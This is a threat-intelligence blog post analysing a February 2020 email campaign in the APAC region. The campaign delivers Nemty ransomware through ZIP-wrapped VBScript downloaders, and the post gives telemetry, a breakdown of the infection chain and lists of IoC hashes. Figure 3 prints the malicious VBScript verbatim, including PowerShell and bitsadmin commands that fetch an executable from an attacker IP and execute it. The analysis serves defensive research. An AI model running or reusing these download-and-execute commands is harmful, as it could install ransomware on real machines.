Nemty Ransomware Scaling UP: APAC Mailboxes Swarmed by Dual Downloaders

lastline.com/labsblog/nemty-ransomware-scaling-up-apac-mailboxes-swarmed-dual-downloaders/

February 18, 2020

Posted by Jason Zhang and Stefano Ortolani ON FEB 18, 2020

Nemty is a ransomware that first surfaced in the wild in August 2019, reportedly spreading via RDP with a specific focus on the APAC region. By the end of November 2019 the attack expanded its reach using Phorpiex (also called Trik) by spreading via SMB hosts configured with weak credentials. The ransomware encrypts the victims' files appending the suffix .nemty to each filename, hence its name. After a few months of negligible activity, in the past few days our sensors picked an unprecedented wave of attacks targeting, again, the APAC region. Unlike previous attacks, the attackers clearly scaled up operations by launching a massive email campaign using again the botnet managed by Phorpiex, this time to distribute a swarm of ZIP archive files containing malicious downloaders implemented in VBScripts. To make the attack more resilient, the adversaries attempt to evade defenses by relying on two different "living off the land" binaries, powershell.exe and bitsadmin.exe, both downloading and executing the same payload.

In this blog post, we detail some of Lastline's telemetry showcasing the magnitude of the attack, and we provide a brief overview of the most distinctive aspects of the downloader.

Telemetry Data

Figure 1 shows the last two months of telemetry data of analyzed Nemty artifacts (both payloads and downloaders) since December 11th, 2019. As we can see, while there was not much activity until February 7th, when the attacks reached the peak of over 7,500 instances on February 8th, and then dropped to around 5,000 cases the day afterwards. The total number of detections exceeded 14,000 within five days.




Figure 1: Detection timeline of Nemty artifacts analyzed in the APAC region.
Since there is a high probability for the same attachment to be delivered multiple times (common trait of spam waves), to better reflect the scale of the attack we also looked at the actual number of emails featuring this specific downloader. Figure 2 shows the timeline of the delivered email ZIP attachments grouped into 3-hour buckets throughout the whole campaign. The overall email count amounts to 66,000 attachments, far above the number of actual payloads discussed above.




Figure 2: Number of emails with a ZIP attachment containing a Nemty downloader.
All attachment ZIP files follow the pattern *PIC_xxxxxx_2020.zip* where *xxxxxx* refers to a 6-digit number, e.g. PIC_172599_2020.zip.

It is interesting to note that all email subjects only contain one of the following smiley emojis: :-), :-* , :), ;), ;-), 8-D, 8-), which, once rendered, look like these: 🙂😊😀😁😄😆😍. Using a smiley icon in an email subject can be seen as a naive social engineering technique, but due to the payload, it is unlikely to have similarly happy consequences for the victim. A more likely

reason is that some spam detectors use email subjects (e.g., invoice, delivery notice, etc.) as an important data point in detection heuristics, and unusually short subjects might help evade detection.

The Dual Downloader

As mentioned earlier, all email attachments are ZIP files containing a malicious VBScript. Table 1 shows the basic information of one of the analyzed VBScript files:

MD5	913e1ce18aa6c620dbf33eeecdbc1085
SHA1	5daa5ad47affc1bec48d1a95767f70c9b032e405
SHA256	add3864eea1847533b52551a1868b0e9b992fe24940b5d8aae5202193f1d107d
Size	1979 bytes
Type	text/vbscript

Table 1: The VBScript sample analyzed in this blog post.

This is a very simple VBScript file with only three lines of code (as shown in Figure 3). It first creates a WScript.Shell object, and then runs cmd.exe to launch the payload downloading process. While not really sophisticated, what is interesting is that there are two command lines relying on different services to download the very same payload, e.g., 6246258358.exe:

SHA256: bc7e55048478507b6734c8314857f33309f663ff4f3c3cb65e653a5b308f0bd5

As Figure 3 shows, the first command line uses PowerShell to download the payload from the remote server 92.63.197[.]190 (a known compromised host managed by Phorpiex), and save it to the victim's temporary directory and execute it, whereas the second command invokes the BITSadmin service.

```
Set cmdRun = WScript.CreateObject ("WScript.Shell")

cmdRun.Run "cmd.exe /c PowerShell -ExecutionPolicy Bypass (New-Object
System.Net.WebClient).DownloadFile('http://92.63.197.190/jp.exe','%tem
p%\6246258358.exe');Start-Process '%temp%\6246258358.exe'",0,true

cmdRun.Run "cmd.exe /c bitsadmin /transfer getitman /download /priorit
y high http://92.63.197.190/jp.exe %temp%\624858334.exe&start %temp%\6
24858334.exe",0,true
```

Figure 3: Malicious VBScript-based downloader for Nemty ransomware.

According to Microsoft documentation, BITSadmin (Background Intelligent Transfer Service, first released with Windows XP) is a command-line tool used to create download or upload jobs whenever the network connection is left idle. As it is a trusted tool by most host and network firewalls, malware creators have been known to abuse this service since 2007. In this specific example, it creates a high priority download job, “getitman”, to download the very same payload from the same server, and execute it.

Abusing living-off-the-land binaries (LoLBins, referring to legitimate OS tools or processes) such as PowerShell or BITSadmin, to download or execute malware is, unfortunately, an increasingly popular trend. However, using multiple executables in an attempt to increase the resilience of the process is far less common. In this case, the attackers acknowledged the popularity of PowerShell (almost 50% of recent threats detected by Lastline use PowerShell in one way or another), and wanted to increase the chance of infection by adding an alternative way when the PowerShell process gets blocked by host firewalls or AV products.

Though all VBScript files have the same malicious functionality, the content is not exactly the same. Some files are obfuscated with garbage code attempting to evade static detection.

Figure 4 shows the fishbone chart detailing the infection chain in a controlled environment when executing the VBScript. As we can see it involves a few interesting subjects, such as powershell.exe (subject 3), bitsadmin.exe (subject 6) and the 6246258358.exe (Nemty ransomware, subject 4).




Figure 4: VBScript downloader infection chain.

Conclusions

As compared to previously reported attacks exploiting vulnerable RDP endpoints in August 2019, this time attackers massively scaled up their operation via an email campaign weaponizing ZIP file attachments with malicious VBScripts downloading Nemty, a well known ransomware. This last campaign relied on both PowerShell and BITSadmin to retrieve and execute the very same payload from the same server. While not incredibly sophisticated, this confirms a well-established trend of relying on multiple LoLBins as a technique to improve the resiliency of an attack; in this specific case the attackers seemed to have assumed that it is

common for at least some of those binaries to be actually monitored (and blocked if acting maliciously), and hence chose to double their chances by using both binaries for the very same purpose.

Appendix: IoCs

ZIP archives

```
0517ae27126f767937976d733064869a1b5296aaf622596af6cd4c4aa2184bd2
069390b186ce9a3678441d208a5614340d4b2a0a7bbe2991e3087b72e7480112
06cf3e872a886db4ed77639eebe08361f9a81d4908ee643de0135f491f690923
06df03c989148bcbee007b66216a4fdcec635491922fd744a32315010ba99d2a
07c2632f548015a0e61d14b8f5a9e4e988c1674fcc02a90a87d3d94afe0c8135
080cb0ad0d69490097f641311186147e8b16954d23885630a7231f7ff5bd8bda
0c0c467b094b13943ea7d2b5f91fb19e81c6b521a7a58c27e571ed33a56d8ccb
0da9aa96f41ad1cc117dcff1272521a0b9be55e59635704af897169268ef2db7
0f49c5375ac7aac76caf8cb0dfd16b8f422e197162c36a4a4ba1449cd08e5056
12294dbc60c9b9935abdbba25da98b0314f82da9252e29229860ee4e346aa6ad
1261860de3fd1ea3e59f61572f12c2efa41d460896a46ef8731787724f8845ca
150b1e4155894701c4b8919413b73d4eebc1d781c4203f54a0713b552f6961be
160402da510e6c751bef39ab6af152ef71d7a25c710a8d88586dc56b5bfe1170
170d3ddddc64a9feca1fc5ef77b5c1fd0b86b8fb98a91256070ad7be7cf0e619
18b656b27704b9fe418d55f5472bda0b2ffe5ae8eb26b910f4db4029fb8a9f7e
25a29351100b75f30ae133a3e035b2852298bbe05b9fd08f73a4a8fda52c439d
2f3bed3382382b95c84390b6138f68875ce96273fa5f521bab83d67b8e9ad740
758c26dcf2a8963b3fcf3b6ea796aacf08870b9733ac87a608cd1be6b56af421
b20e0ade92a2e824f66e991db75f9ef8b9260e9acda55d52b0d9e1c0936919f8
e96ca035fc8a2c2ae2dc2e6c112942469821c6682beab8fa7ece1e25e55497ba
```

VBScripts

```
f058019c4b68c9cdb588f300074ce1cbb272d9d3737963a16e50961d1474fe22
add3864eea1847533b52551a1868b0e9b992fe24940b5d8aae5202193f1d107d
67565c1d380f13d6b486a7485241cdb3bc942a29dda7d96f2176c56ef6e3623a
392bd0111d7691547b5cf4d4b64ac9c1168532acb57a5954b815c52a812c30c8
```

Download URLs

```
://92.63.197.190/jap[.]exe
://92.63.197.190/jp[.]exe
```

Nemty payload

```
bc7e55048478507b6734c8314857f33309f663ff4f3c3cb65e653a5b308f0bd5
```

- About

- Latest Posts

Jason Zhang

Jason Zhang is a senior threat researcher at Lastline. Prior to joining Lastline, Jason worked at Sophos and MessageLabs (then Symantec) specializing in cutting-edge threat research, and ML application in malware detection. Jason is a regular speaker at leading technical conferences including Black Hat and VB. Jason earned his Ph.D. in Signal Processing from King's College London & Cardiff University.


Latest posts by Jason Zhang (see all)

- InfoStealers Weaponizing COVID-19 - May 11, 2020
- Nemty Ransomware Scaling UP: APAC Mailboxes Swarmed by Dual Downloaders - February 18, 2020
- Threat Research Report: Infostealers and self-compiling droppers set loose by an unusual spam campaign - January 30, 2020

- About
- Latest Posts

Stefano Ortolani

Stefano Ortolani is Director of Threat Intelligence at Lastline. Prior to that he was part of the research team in Kaspersky Lab in charge of fostering operations with CERTs, governments, universities, and law enforcement agencies. Before that he earned his Ph.D. in Computer Science from the VU University Amsterdam.



Latest posts by Stefano Ortolani (see all)

- Evolution of Excel 4.0 Macro Weaponization - June 2, 2020
- InfoStealers Weaponizing COVID-19 - May 11, 2020
- Nemty Ransomware Scaling UP: APAC Mailboxes Swarmed by Dual Downloaders - February 18, 2020

Tags:

BITSadmin, Nemty, PowerShell, VBScript